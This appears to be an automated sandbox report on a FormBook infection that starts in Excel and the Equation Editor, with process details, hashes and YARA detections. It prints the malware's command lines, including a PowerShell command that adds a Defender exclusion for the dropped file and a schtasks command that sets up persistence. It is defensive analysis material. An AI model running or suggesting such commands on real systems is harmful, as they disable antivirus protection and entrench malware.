32 3b 20 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 20 63 65 6e 74 65 72 3b 20 61 6c 69 67 6e 2d 69 74 65 6d 73 3a 20 63 65 6e 74 65 72 3b 20 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 20 31 32 2e 35 76 68 3b 20 7d 0a 09 09 09 2e 6b 69 74 63 68 65 6e 73 69 6e 6b 20 7b 20 6d 61 78 2d 77 69 64 74 68 3a 20 38 35 30 70 78 3b 20 77 69 64 74 68 3a 20 39 30 25 3b 20 7d 0a 09 09 09 64 69 76 20 7b 20 77 69 64 74 68 3a 20 36 30 30 70 Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head><title>Forbidden</title><meta name="viewport" content="width=device-width, initial-scale = 1.0; maximum-scale=1.0, user-scalable=no" /><meta http-equiv="content-type" content="text/html; charset=UTF-8" /><link href="//fonts.googleapis.com/css?family=Lato:400,700" rel="stylesheet" type="text/css"><style type='text/css'>html { -moz-osx-font-smoothing: grayscale; -webkit-font-smoothing: antialiased; }body { margin: 0; font-family: "Lato", Helvetica, Arial, sans-serif; min-width: 320px; }.layout { display: flex; width: 100%; height: 100vh; min-height: 400px; }.layout__content { display: flex; flex: 12; justify-content: center; align-items: center; padding-bottom: 12.5vh; }.kitchensink { max-width: 850px; width: 90%; }div { width: 600p

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1212 Parent PID: 596

General

Start time:	19:26:13
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f800000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2828 Parent PID: 596

General

Start time:	19:26:36
Start date:	25/11/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2224 Parent PID: 2828

General

Start time:	19:26:38
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0xbb0000
File size:	444416 bytes
MD5 hash:	6926A53FA91CAB577D52942A39E5FB53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.463350952.000000000223F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.466306106.0000000003456000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.466306106.0000000003456000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.466306106.0000000003456000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.463429228.00000000022CD000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2776 Parent PID: 2224

General

Start time:	19:26:41
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\nLOlOTZpUHFzC.exe
Imagebase:	0x21c80000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2916 Parent PID: 2224

General

Start time:	19:26:41
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\nLOlOTZpUHFzC" /XML "C:\Users\user\AppData\Local\Temp\tmp5580.tmp
Imagebase:	0xc60000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 3008 Parent PID: 2224

General

Start time:	19:26:43
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xbb0000
File size:	444416 bytes
MD5 hash:	6926A53FA91CAB577D52942A39E5FB53
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.495167192.00000000000F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.495167192.00000000000F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.495167192.00000000000F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.461391502.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.461391502.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.461391502.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.461058608.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.461058608.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.461058608.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.495256072.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.495256072.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.495256072.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.495227557.0000000000210000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.495227557.0000000000210000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.495227557.0000000000210000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 3008

General

Start time:	19:26:45
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.480207379.0000000009780000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.480207379.0000000009780000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.480207379.0000000009780000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.487261064.0000000009780000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.487261064.0000000009780000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.487261064.0000000009780000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: autofmt.exe PID: 1964 Parent PID: 1764

General

Start time:	19:26:57
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0xc90000
File size:	658944 bytes
MD5 hash:	A475B7BB0CCCFD848AA26075E81D7888
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 2608 Parent PID: 1764

General

Start time:	19:26:57
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0xa00000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.660726182.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.660726182.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.660726182.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.660761773.0000000000170000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.660761773.0000000000170000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.660761773.0000000000170000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.660793447.00000000001D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.660793447.00000000001D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.660793447.00000000001D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis